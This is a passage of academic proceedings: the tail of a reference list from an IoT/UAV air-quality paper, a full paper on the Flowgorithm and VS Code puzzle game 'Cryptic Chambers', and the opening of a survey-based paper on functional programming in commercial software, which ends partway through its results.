- [13] Shahriar, S., Rahaman, I., Karim, A. B., Hasan, M. M., Chowdhury, F., & Sarker, M. (2020). "Bridging Internet of Things and Wireless Sensor Networks: Applications and Challenges". *Indonesian Journal of Computing, Engineering, and Design*, 2(1), 13–23.
- [14] Boussada, R., Hamdane, B., Elhdhili, M. E., & Saidane, L. A. (2019). "Privacy-preserving aware data transmission for IoT-based E-health." *Computer Networks*. DOI: 10.1016/j.comnet.2019.106866.
- [15] Santos, C., Jimenez, J. A., & Espinosa Zapata, F. (2019). "Effect of Event-Based Sensing on IoT Node Power Efficiency. Case Study: Air Quality Monitoring in Smart Cities." *IEEE Access*, PP(99), pp. 1–1. DOI: 10.1109/ACCESS.2019.2941371.
- [16] Mazutti, J., Brandli, L. L., Salvia, A. L., Gomes, B. M. F., Damke, L. I., Rocha, V. T. da, & Rabello, R. dos S. (2020). "Smart and learning campus as a living lab to foster education for sustainable development: an experience with air quality monitoring." *International Journal of Sustainability in Higher Education*, Article published on 29 October 2020. ISSN: 1467-6370.
- [17] Wu, S. (2022). "Smart cities and urban household carbon emissions: A perspective on smart city development policy in China." *School of Economics and Management, Beijing Jiaotong University*. Available online 30 August 2022.
- [18] Syed, A. S., Sierra-Sosa, D., Kumar, A., & Elmaghraby, A. (2021). "IoT in Smart Cities: A Survey of Technologies, Practices and Challenges". *Smart Cities*, 4(2), 429–475. <https://doi.org/10.3390/smartcities4020024>
- [19] Ribeiro, D., Santos, R., Shibasaki, A., Montenegro, P., Carvalho, H., & Calçada, R. (2020). "Remote inspection of RC structures using unmanned aerial vehicles and heuristic image processing. *Engineering Failure Analysis*". Article 104813. <https://doi.org/10.1016/j.engfailanal.2020.104813>
- [20] Zhu, J., Sun, K., Jia, S., Li, Q., Hou, X., Lin, W., Qiu, G. (2018). "Urban Traffic Density Estimation Based on Ultrahigh-Resolution UAV Video and Deep Neural Network." *IEEE Journal of Selected Topics in Applied Earth Observations and Remote Sensing*, pp. 1–14. doi:10.1109/JSTARS.2018.287936.
- [21] Back Market (2022). "CSJ KF101 Drone 30 Mins." Available at: <https://www.backmarket.co.uk/en-gb/p/csj-kf101-drone-30-mins/c36cd5e1-ac78-493b-bcda-65dad25c9aa4>. [Last access: 17.03.2024]
- [22] Nova Fitness Co. Ltd. (n.d.). "SDS011 Fine Dust Sensor Module Datasheet." Available at: <https://cdn-reichelt.de/documents/datenblatt/X200/SDS011-DATASHEET.pdf> [Last access: 17.03.2024]
- [23] Raspberry Pi Foundation. (n.d.). "Raspberry Pi Zero W." Retrieved from <https://www.raspberrypi.com/products/raspberry-pi-zero-w/> [Last access: 03.03.2024]

”Cryptic Chambers” Game - Interactivity and Interoperability Using Flowgorithm and Visual Studio Code

Nikola Kostadinov, Andrej
Vuchkovikj, Viktor Denkovski, and
Marija Stankova Medarovska
*School of Computer Science and
Information Technology
University American College Skopje
Skopje, North Macedonia*

nikolakostadinov2004@gmail.com
homeitserver448@outlook.com
viktor.denkovski@uacs.edu.mk
marija.s.medarovska@uacs.edu.mk

Abstract—To give players a unique gaming experience, a game called “Cryptic Chambers” was designed and implemented by using a combination of the real-time file viewing capabilities of Visual Studio Code with the charting and editing functionalities of Flowgorithm. This paper introduces an innovative game structuring approach, that explores the integration between these two platforms and allows players to visually understand the logic behind the game’s mechanics while also being able to view and modify the underlying code. Furthermore, it examines the complexities involved in creating and executing a thrilling game where players progress through a sequence of mini-games, earning points while making choices with potential benefits and drawbacks. The game incorporates various famous algorithms for optimal results such as Merge sort to sort all these puzzles, Linear search for sequential checking elements, Binary search for efficiently finding targets in a sorted list, and Recursive Minimax algorithm which adds a layer of strategic depth and elegance to the game’s decision-making process.

Keywords—*interactivity, interoperability, flowgorithm, visual studio code, interactive game*

I. INTRODUCTION

By combining imagination and technology in the field of game design and development it keeps pushing the limits of what can be achieved using various tools and methods [1]. The challenge presented in this research was to create an application that would incorporate some usable features from different software platforms that were designed for different functionalities and try to interjoin their operations [2]. One example of implementing interactivity and interoperability between different software platforms designed for different purposes is presented in this paper as a game called “Cryptic Chambers”. This game was carefully developed with the help of Flowgorithm, a visual programming environment famous for its strong features and user-friendly interface for designing programmable interactive algorithmic flowcharts [3], and Visual Studio Code (VS Code), a source-code editor available for various operating systems (Windows, Linux, and macOS) that supports debugging, code snippets, competition, and rewriting [4].

Fundamentally, the game represents an example of how adaptable Flowgorithm is in which programmers can apply flowchart-based logic to generate complex dynamics that can support the game’s architecture. The Flowgorithm’s ability to interact with computer files is what makes the look of a

dynamic gameplay and display to be well-crafted that it provides gamers a glimpse into the operability of the application [5].

VS Code on the other hand is an essential tool that can improve the power of Flowgorithm’s file interaction with its features for real-time file monitoring. For the game development in this paper, VS Code plays a crucial part for developers for this challenge as the medium responsible for the flexibility in connecting with Flowgorithm, enabling the real-time viewing of code modifications.

As such, “Cryptic Chambers” is a game that uses Flowgorithm’s file manipulation functionality and VS Code’s ability to view file changes in real-time to create an illusion of a display. Furthermore, it consists of a menu screen, allowing users to select between starting and playing the game, viewing the scoreboard, and quitting the game on the spot. The goal of the game is to pass all the mini-games, earning as many points as you can and before every mini-game, on the loading screen, you can choose to stop playing, and save your gathered points, or proceed and risk losing everything you’ve got, with the possibility of getting even more points, as a reward.

The development of the game highlighted the complex relationship between two different software platforms which created a rich experience that incorporates various famous algorithms to accomplish the functionality of the application. However, it is important to acknowledge the basic difficulties presented by the game’s implementation, especially in regard to differences in performance among various devices in which the game was initialized. For the best operation, it was essential to understand the technological specifications and any potential constraints [6]. The purpose of this paper was to test the challenges between two different software platforms designed for different operations and try to accomplish interoperability and interactivity.

The paper is organized into five sections in which the first part reviews the objectives of the research. The second part discusses the materials and methods used for the development of the game’s core functionalities. Continuing, the third part presents the results of the programming implementation of the game’s operations, after which in the fourth section a discussion of the obtained results is elaborated. Finally, part five concludes the paper.

II. MATERIALS AND METHODS

A. Used Technologies

For the development of the game, VS Code, version 1.8, a code editing software used to display the real-time changes made to files [4]. For creating the programs in the form of flowcharts, Flowgorithm, version 4.0 was used [3]. Finally, for editing and creating fonts, GlyphrStudio web version, a web software was used [7].

B. The Approach

The main approach was to explore the complexities of the game-level design and identify the best algorithms to use for the operations. This called for careful preparation in order to produce difficult yet fair levels that keep players interested in the game and guarantee a balanced gaming experience. Additionally, a method of “crippling” the Minimax algorithms was implemented in order to provide the users with a winning chance at the game.

As such, different types of algorithms were looked into and used to get the best results in the game operations, including Binary search [8] for quick target finding in a sorted list, Merge sort [9] to sort the scoreboard, Linear search [10] for sequentially checking the elements, and finally, a Recursive Minimax algorithm that adds a layer of strategic depth and elegance to the game’s decision-making process.

III. RESULTS

A working 2D level-based puzzle game with an interactive interface was designed. The Flowgorithm console is used as input, while VS Code is used as output. Fig. 1 provides an overview of the software architecture.




Fig. 1. Diagram of the software architecture

A. The Interface

The user interface consists of the Flowgorithm console on the left half of the screen and Visual Studio Code on the right as presented in Fig. 2.




Fig. 2. Game Interface

The input of the program is the input place of the Flowgorithm console. The so-called “Interface” on the left consists of icons at the top used for Debugging, Stopping the program, Zooming in/out, and exiting the program, it consists of program output text shown in green messages, and, in blue all commands that were typed so far. At the bottom of the interface is where the console is located, everything the user wants to type needs to be done in the bottom left white box. And with every valid command, the “Display” on the right updates. The white rectangular boxes surrounding the main menu are nothing more than “#” symbols. Using GlyphrStudio [7], some characters have been created to allow for smoother and more enjoyable gameplay. Details like what kind of input the program accepts are mentioned at the bottom of the left half of the screen, on the Flowgorithm console.

At the start, by default, the “Start Game” option is highlighted. By typing an S through the console followed by an empty message the game would proceed to the “Scoreboard”. In case W was typed, the options would wrap around the top and the “Quit” option would be highlighted. Similarly, by pressing “Enter” on an empty console, the user would lock in his selection and the program would proceed to the exit frame. In case of invalid input, the program re-prompts the user to try again with his input.

B. Game Interaction

After starting the game, reading the introduction proceeding forward, and entering the username, the user will be met with three options, Start Game, Scoreboard, and Quit. The user can go through these options by typing “W” or “S” in the console and hitting “Enter” to submit it. After choosing one of the Options, send an empty string by just hitting “Enter” to choose that option.

- Using the input menu, the user can select between playing the game, viewing the scoreboard, or exiting the game.
- With every option selected a new screen is displayed, mimicking the play of a real game.
- Once the game is selected, the user is prompted if he wants to continue to the maze, if he chooses to proceed, the level begins, and with each inputted command the screen is updated with the new position of the player in the maze.

- Once the user completes the maze he gets awarded 1000 points and is again prompted if he wants to proceed to the next level.
- In case the user wishes to stop, he can take all of his earnings home, however, if he chooses to proceed, and loses/quits any of the games, he loses all of his earned points.

C. Integrated Games

The developed application incorporates a series of mini-games that include the following as shown in Fig. 3:

- MAZE: The user needs to use the “W”, “A”, “S”, and “D” keys on the keyboard to move. The user cannot move through the white wall, only the black free space.
- TOWER OF HANOI: The user enters one continuous string of two characters like “12” for example to move the top disk of tower “1” to the bottom free space in tower “2”. The user cannot move a bigger disk atop a smaller one. The objective is to transfer the full tower on the third pole.
- WORD SEARCH. The user simply enters the word to find. Capitalization is not an issue here, only spelling.
- TIC-TAC-TOE: The user writes the index of the box he/she wants to place an “X” in, “1” being the top left, “2” being the top middle, and “4” being the middle left box.




Fig. 3. Developed game collection graphically displayed in VS Code

Finally, if at any point the user wants to give up, he/she writes the string “QUIT” in the console. This will result in the user losing all the points. The user cannot do this in the Tic-Tac-Toe, as it’s the final level, only play to win, lose, or quit when the user gets a tie (this will not result in losing points).

D. Algorithms Used

As mentioned above, the developed application incorporates a series of mini-games for which various famous algorithms were used for the logic of the games:

- Merge sort: A recursive implementation of Merge Sort was used to sort the scoreboard by the players’ total scores/points.
- Binary search: a divide and conquer algorithm to check if the user’s guess is amongst the correct words for the Word Search level.
- Linear search: an iterative approach to check if the correct word has already been guessed by the user
- Recursive Minimax algorithm: The algorithm used to find the best moves for the computer in the final level of the game. The algorithm has been modified to yield a random move on the first turn in order to give the user a winning chance.

E. Crippling the Minimax algorithm

The Minimax algorithm is simply unbeatable. Tic Tac Toe is a solved game, meaning the outcome of any game, where the players play optimally, can be predicted. In Tic Tac Toe, that outcome was always a draw. So, the only way a game could be won was for someone to make a mistake, and since the Minimax algorithm always finds the most optimal move, it needed to be adjusted to sometimes make a mistake. The algorithm itself was not being changed, but the way the robot used the algorithm. The idea was simple. If it is the first of the game, play a random valid move, giving the player a 50% chance to play a move that leads to victory, or to play for a draw. In the code, the first for loop was used to count how many moves had passed and to count how many pieces were on the board. If there are more than 2 pieces, it must be the second move, and the computer will proceed to search for the best move by evaluating the score for each valid move using the Minimax algorithm. Otherwise, if there are less than 2 pieces, it is the first move, which means the computer is going to choose a move at random. In the end, the program calls the function `setChar()`, which finalizes the move.

IV. DISCUSSION

The designed and developed application has its limitations. In the Minimax algorithm implementation, when the AI doesn’t have a winning or drawing move, it makes the last calculated move which was not always the best one, and instead of a game lasting eight moves, it would be over in four. The downside of the Wordsearch implementation was that words outside of the 20 hardcoded words would not be counted. The word search is always the same. The words are stored in plaintext in a text file among the game files, which allows for cheating and changing the correct words. In the maze implementation and improvement ideas, the user has to click a letter and hit enter every time a move is made, it can be improved if the user does something like “aaaaa” - Enter or “5a” enter to move 5 spaces to the left. The usernames of the users are limited to 20 characters in order to fit in the frames of the scoreboard. The Scoreboard, while it does sort the users based on their total points, it can be improved to sort them alphabetically in case of an equal score. The downside of using ASCII to display the game is the different sizes of the minigames, as shown in Fig. 3, the Tower Of Hanoi is much smaller than the Tic Tac Toe, and while a single disk is represented by a few ASCII characters, in Tic Tac Toe a single X or O is made up of many more characters making it appear much larger. One solution can be a different way of

drawing the characters. Finally, because of the nature of Flowgorithm, if more than 20 blocks were used in a single function, everything starts to lag. Similarly, if a large string is hardcoded as a string variable, Flowgorithm immediately freezes. One solution was to isolate larger strings, like the Maze's Map, into separate files and read them into the program at run-time.

V. CONCLUSION

"Cryptic Chambers" provides a unique gaming experience by utilizing Flowgorithm's charting and file editing features along with VS Code's real-time file viewing capabilities. This paper investigates the challenges of designing and implementing an exciting game in which players advance through a series of minigames, acquiring points while making decisions that may have advantages or disadvantages. The architecture of the game includes a menu screen with options for launching the game, seeing the scoreboard, and quitting. Players can choose to risk losing their progress or try again for a chance at a higher score on the loading screen that appears before each minigame. However, because Flowgorithm is an interpreter with a sizable code base, the speed at which the software executes may depend on the user's machine. The game uses several well-known algorithms to achieve the best results.

The application game can be further extended to more complex games. If a timer is to be implemented, using a "waste-clock", games like Snake, or Tetris can be created where time plays a valuable role. An idea to get the input from a text file can also be implemented to substitute the Flowgorithms console. With a little creativity and some help from an external language for creating a server, Flowgorithm can be used to control hardware like Robots or Drones.

Having in mind all of the above presented in this paper, Flowgorithm should by no means be used in the production world with serious software. It is a tool for learning and sharing ideas, not for creating big applications. It's not optimized and just not meant for it. It is great for beginner programmers to see the flow of the programs, and experiment with how programs interact with each other (by using Flowgorithms external file communication options), and is incredible for sharing ideas and/or algorithms. However, implementing those ideas in a Flowgorithm should be avoided because of its slow and insecure nature.

REFERENCES

- [1] G. McAllister, and R. T. Gareth, "Video Game Development and User Experience", Human-computer interaction series, pp.107–128, 2010. doi:https://doi.org/10.1007/978-1-84882-963-3_7.
- [2] T. Ludwig, R. Wismueller, V. Sunderam, and A. Bode, "OMIS --On-line Monitoring Interface Specification (Version 2.0)", LRR-TUM Research Report Series, [online] 2, pp.173–180, 2004, Available at: https://www.cyfronet.pl/cgw05/contr-papers.pdf.
- [3] "Flowgorithm - Flowchart Programming Language.", Available at: www.flowgorithm.org, www.flowgorithm.org/.
- [4] Microsoft. "Visual Studio Code." visualstudio.com, Microsoft, 2024, Available at: https://code.visualstudio.com/.
- [5] M. K. Kourouma, "Capabilities and Features of Raptor, Visual Logic, and Flowgorithm for Program Logic and Design.", 2016.
- [6] N. Awwal, C. Scoular, and P. Griffin, "Implementation issues with games-based assessment", EDULEARN16 Proceedings, [online] pp.905–910, 2016. doi:https://doi.org/10.21125/edulearn.2016.1179.
- [7] "Glyphr Studio - Font Design, Online." www.glyphrstudio.com, Available at: www.glyphrstudio.com/.

- [8] K. Sanu, "Binary Search In Linked List", In International Journal of Recent Technology and Engineering (IJRTE) (Vol. 8, Issue 4, pp. 2684–2686). Blue Eyes Intelligence Engineering and Sciences Engineering and Sciences Publication – BEIESP, 2016. https://doi.org/10.35940/ijrte.d7296.118419
- [9] R. Vignesh, and T. Pradhan, "Merge Sort Enhanced in Place Sorting Algorithm", May 2016.https://doi.org/10.1109/icaccct.2016.7831730.
- [10] L. Goyal, K. Sharma, T. Rai, B. Gupta, and N. Arora, "Left-Right Mid Way Linear Searching Algorithm", International Journal of Computer Applications, 177(45), pp.22–26, 2020. doi:https://doi.org/10.5120/ijca2020919939.

APPENDIX

A. Developer's Documentation

In Table 1 all the developer's documentation concerning the files and code produced to create the application necessary for its successful running is presented.

TABLE I. DEVELOPER'S DOCUMENTATION

File System	
Cryptic Chambers.fprg	Main Flowgorithm File
Cryptic Chambers Display.txt	Main text file used by VS Code. This represents the game's Display.
Intro.txt	Introductory message to be displayed on the main Display to familiarize users with the storyline.
Outro.txt	Message to be displayed on the main Display after successfully finishing the whole game, and completing the storyline.
Prompt_User_For_Name_Screen.txt	Message to be displayed on the main Display after the Intro to ask the user to input a name.
Level_Passed.txt	Message to be displayed on main Display every time a level is passed successfully.
Defeat.txt	Message to be displayed on the main Display every time the user quits a level or loses at Tic-Tac-Toe.
Victory.txt	Message to be displayed on the main Display after successfully beating the Tic Tac Toe level
Farewell.txt	Message to be displayed on the main Display before quitting the game.
Quit_Empty_Screen.txt	An Empty text file that will clear the display after the Farewell message has been displayed.
Cryptic_Chambers_ASCII.txt	ASCII Art with the name of the game will be displayed atop the Game Menu in the main Display.
Start_Game_Selected_ASCII.txt	The Game Menu with the Start Game Button selected.
Scoreboard_Selected_ASCII.txt	The Game Menu with the Scoreboard Button selected.
Quit_Selected_ASCII.txt	The Game Menu with the Quit Button selected.
Maze>Loading_Screen.txt	The Frame before the Maze level is to be displayed on the main Display, a period where the user can choose to proceed or stay safe.
Maze_Board.txt	The Maze starting position is to be displayed on the main Display when the maze level begins.
Hanoi>Loading_Screen.txt	The Frame before the Hanoi level is to be displayed on the main Display, a period where the user can choose to proceed or stay safe.
Hanoi_Frame.txt	The top and bottom parts of the Picture Frame enclose the Hanoi output created from the Main Flowgorithm Program.
Wordsearch>Loading_Screen.txt	The Frame before the Word Search level, to be displayed on the main Display, a period where the user can choose to proceed or stay safe.
Wordsearch.txt	The Frame contains the Word Search level.
Wordsearch_Answers.txt	A file containing all the answers to the Word Search Level. Don't cheat.

File System	
TicTacToe_Loading_Screen.txt	The Frame before the Tic Tac Toe level is to be displayed on the main Display, a period where the user can choose to proceed or stay safe.
TicTacToe_Frame.txt	A frame containing an empty Tic Tac Toe Board.
TicTacToe_O_Character.txt	Scaled 2D ASCII - Representation of the Tic Tac Toe O Character.
TicTacToe_X_Character.txt	Scaled 2D ASCII - Representation of the Tic Tac Toe X Character.
Scoreboard_Frame.txt	Top and Bottom of Picture Frame that will wrap around output created from the Main Flowgorithm Program when displaying Scoreboard on the main Display.
Scoreboard.txt	A file containing the usernames and the scores of each player that has played the game. The file keeps the values in a CSV fashion.
.vscode/settings.json	A custom settings file is used by VS Code to preset settings such as font, line spacing, etc.

Advantages of Using Functional Programming for Commercial Software Development

Hristijan Stevanoski

*Faculty of Computer Science and Engineering
Skopje, Republic of Macedonia
hristijan.stevanoski@students.finki.ukim.mk*

Dejan Gjorgjevikj

*Faculty of Computer Science and Engineering
Skopje, Republic of Macedonia
dejan.gjorgjevikj@finki.ukim.mk*

Abstract—Functional programming is a declarative programming paradigm that traces its roots back to the 60s of the last century. Thanks to continuous research, over time, this paradigm along with its programming languages has developed significantly. Today, many programming languages implement some of the concepts of functional programming.

This paper covers the research conducted as part of the eponymous master thesis. Namely, the purpose of the research is to draw a parallel between the theory and practice of FP regarding its advantages and disadvantages, in the context of commercial software. The research consisted of four parts: (1) discussions of functional and object-oriented programming along with their advantages and disadvantages; a brief historical overview of some concepts of FP; a brief historical overview of FP and the inclusion of FP concepts in some of the most widely used non-FP languages; and a short overview of FP in the world of JavaScript; (2) exploring case studies related to the use of FP languages; (3) conducting a survey in which a total of 422 respondents gave their valid answers; and (4) conducting interviews with seven software engineers with a senior or higher title.

The thesis gave answers to the testing of 12 hypotheses. Through this research and the quantitative and qualitative analysis of the answers from the survey together with the answers to the conducted interviews, it was proved that FP abounds with exceptionally useful concepts in practice, successfully breaking the stigmas that encircle this programming paradigm.

Keywords—Functional programming, research on functional programming, survey on functional programming, interviews on functional programming

I. INTRODUCTION

Functional programming is a declarative programming paradigm that traces its roots back to the 1930s with Alonzo Church's lambda calculus and found its first practical application in the late 1950s with the creation of the LISP programming language, which is also the second PL of a higher order. The basic idea of FP, unlike other paradigms such as procedural and object-oriented programming, is the application of functions on values and the composition of functions in order to obtain some final result. This is opposite to the imperative approach which relies on working with variables and modifying them through a series of statements.

The history of both object-oriented and functional programming has been intertwined since their very conception, so today many of the concepts of FP are available not only as external libraries for modern PLs but are also embedded in many of them. The conclusion drawn from the responses of an internal survey conducted at Microsoft in 2010, states that the addition of concepts from FP in the .NET platform such as LINQ and lambda statements has had a positive impact on the general visibility of the concepts of this paradigm [1]. From a theoretical perspective, FP abounds with quite useful concepts and revelations that have emerged from years of hard research related to this paradigm and the advanced mathematics behind it. However, a 2017 paper by Khanfor and Yang [2] highlighted

the problem of a lack of qualitative and quantitative research on FP as well as research that includes feedback from engineers using this paradigm in practice. The conducted research also aims to fill precisely this lack of research. The conclusions drawn from this research would be extremely important not only for software engineers (regardless of their experience with FP) but also for related and managerial positions alike, to whom this paper would serve as a tool in making important decisions.

II. SOME ASPECTS OF OBJECT-ORIENTED PROGRAMMING

Even though the top 20 most used programming languages today are object-oriented, OOP, along with its advantages, also comes with its disadvantages – some of which it inherits from the imperative way of working. Classical examples of these include application states and sharing control over them to an arbitrary number of classes and methods, direct or indirect mutations, lack of distinguishment between pure methods and methods that cause side-effects, null values, longer chains of dependencies, and complex cyclic dependencies, to name a few. This leads to problems with code readability, cognitive load, testing, maintenance, runtime errors, and non-determinism [3, 6, 9].

Alan Kay's OOP and FP are historically related and aside from the obvious differences, they share certain ideas such as breaking a complex system into many simpler modules (modularity), hiding states (encapsulation), and pure functions [4]. However, it is important to note that Alan Kay and his idea of OOP cannot be used as an argument against OOP itself, for as Ralph Johnson himself states that radical ideas are initially only partially implemented [5].

Finally, through the research in the thesis, it has been found that some multi-paradigm PLs have incorporated FP concepts since their very inception (e.g., Kotlin, Swift, Ruby, and Python), their later versions (e.g., C#, C++, and PHP), or have at least made writing FP libraries possible (e.g., Java).

III. SOME ASPECTS OF FUNCTIONAL PROGRAMMING

A. History

The history of FP is abundant with innovations that have played a major role in the development of modern PLs. From Church's lambda calculus, McCarthy's LISP, and Backus' ideas today known as point-free style (tacit) programming, to a plethora of languages, the ideas and concepts of FP have been continuously developed with each emerging PL making some significant contributions in the field of FP. The concepts of FP, as previously discussed, are available in other PLs, including JavaScript – through both libraries and transpilation.

B. Advantages, Disadvantages, and Challenges of FP

In critical and financial systems, non-determinism can not only be a nuisance for end users, but it can also turn into a life-

threatening hazard. Pure functions, immutability, and avoidance of using global variables help eliminate several potential problems that are present in imperative paradigms: violation of the principle of information hiding, violation of the Open-Close principle, and tight coupling of functions and modules, thus making parallelization and testing easier to implement [6]. Further, writing software in a statically typed FP languages, which are immensely expressive thanks to their strong mathematical background, avoids security risks and allows for achieving three levels of security: (1) at the source level, (2) at compile time, and (3) at runtime [2]. Static typing also enables modeling business domains and allows for greater integrity and greater reliability of the software. Category theory serves as the foundation upon which systems for static typing in languages like Haskell are built. The mathematical background of FP is one of the core advantages of this paradigm. However, the use of advanced mathematical concepts and its "intimidating" terminology presents a steep learning curve for novice and more experienced programmers alike.

Mutation is often necessary due to the performance issues that immutability brings. However, immutability is redundant when there is only one reference to a particular data structure. Sometimes, performing such optimizations manually is the right step; it goes without saying, as long as one does not mutate something that belongs outside the function. Other times, they are performed automatically, behind the scenes, through techniques such as static reference counting, tail call optimization, and region-based memory management [7].

Although achieving good modularization is not always an easy task, modularization and reusability, combined with lazy evaluation and higher-order functions result in easier writing and reading of code, fewer lines of code, and greater maintainability [2, 9]. Further, referentially transparent (pure) functions are not only easier to test but also have strong mathematical properties and allow for the use of equational reasoning through techniques such as correctness proofs, property-based testing, and automatic optimization [2].

Embedded languages are also common in FP and are available in the form of libraries for their host PLs. Such languages, among other things, are used for developing compilers, parallelism, programming with hardware, image processing, and working with databases and GUIs [6].

Of course, FP is also subject to drawbacks. Namely, some languages like Scala, Java, C#, and JavaScript do not have full built-in support for FP and developers are forced to use external libraries. Another drawback of FP is the lack of appropriate tools for developing native applications for mobile platforms and games [9]. However, this is not the case with native GUI desktop applications, as that is feasible in F# (Avalonia.FuncUI, Windows Forms, WPF) and Haskell (Monomer).

Finally, in PLs that support lazy evaluation such as Haskell and Clojure, space leaks can occur. They are notorious for their extreme difficulty to debug due to the fact that they can appear even in code that indirectly depends on lazy evaluation [10].

IV. CASE STUDIES

In addition to blog articles, lists of companies and agencies using functional PLs can easily be found in GitHub repositories or even on official PL websites. Compiling a list of all companies or agencies that use functional PLs would be an impossible task, as even the publicly available lists are longer than one might expect. Among them one can find not only well-known companies but also state agencies.

Through the exploration of these case studies, it has been proven that FP languages not only make runtime errors less probable and result in smaller codebases, but they often result in significant performance gains when rewriting software from an imperative to an FP language as well. Such are the cases with Haskell, Elixir, and Clojure in companies such as Meta (FXL -> Haskell), Channable (Python -> Haskell), Foxhound Systems (PHP -> Haskell), HealthUnlocked (C# -> Clojure) and a case of rewriting software for IoT devices (Ruby -> Elixir). Other cases taking advantage of the convenience of formal verification, static typing, embedded languages, simplicity, expressiveness, and interoperability with ecosystems such as JVM have also been explored in the said thesis.

V. SURVEY RESULTS

The purpose of creating and conducting the survey was to examine the practical experiences of respondents in using FP and its concepts in the development of commercial software from several aspects such as performance, reliability, and frequency of utilization of FP concepts. Namely, the anonymous survey was conducted in two languages – Macedonian and English through communities on social networks such as Facebook, LinkedIn, Reddit, Discord, and Slack in the period from July 24, 2023, to August 24, 2023, and it resulted in the collection of answers from a total of 424 respondents of whom only 2 were excluded from further processing, as they have given completely invalid answers. Only several answers of the open-ended questions were excluded as well, but not the respondents themselves, as the rest of their responses were properly submitted. The target audience of the survey was software developers who actively use or have used FP for the purposes of creating commercial software. The survey consisted of a total of 23 questions divided into three parts. The responses obtained from the survey were used to examine the correlation between certain questions in the survey, allowing for testing all 12 hypotheses. The conclusions drawn from the qualitative analysis of its open-ended questions served as the basis for creating the questions for the interviews.

A. Part I

Most respondents are between 31 and 45 years of age (56.4% in total), but the other age groups are also well represented with only 4 respondents being younger than 20 years (Fig. 1). The average respondent has 1.81 roles on average, with the most common roles being Back-end (202 answers) and Full Stack engineers (155 answers), followed by engineers who have a leadership position (107 answers). Respondents from fields such as DevOps engineering, Data Science, Machine Learning, Embedded Engineering, and even developing video games, GIS systems, and compilers were also present.




Fig. 1. Your age (Q. 2)




Fig. 2. Your highest level of completed formal education (Q. 4)

The average number of PLs used in the past year is 3.99 with a standard deviation of 2.32, from which it can be concluded that an average respondent worked with 4 ± 2 PLs in the past year. The most used functional PLs are Scala, Haskell, and Clojure. Besides functional PLs, most of the respondents also use other multi-paradigmatic and imperative PLs. The survey also probed for a paradigm shift or a shift toward or away from FP: it has been found that there is no paradigm shift before or after using a language for FP.




Fig. 3. How many employees does your organization have in total? (Q. 7)

B. Part II




Fig. 4. I learned about functional programming from (Q. 10)

As shown in Figure 4, just under a quarter (24.2%) of respondents learned about FP during their university studies. Most of the respondents (58.8%) stated that whenever possible, they solve the tasks at their workplace using the FP approach, while the smallest part of respondents declared that they use this approach very rarely (3.6%) or not at all (0.7%) – as shown in Figure 5. Further, for most respondents (73.5%) FP represents an easier way of thinking compared to other paradigms, and 16.6% do not see a difference in difficulty when solving a given problem. FP represents a more difficult way of thinking only for a total of 10% of respondents.

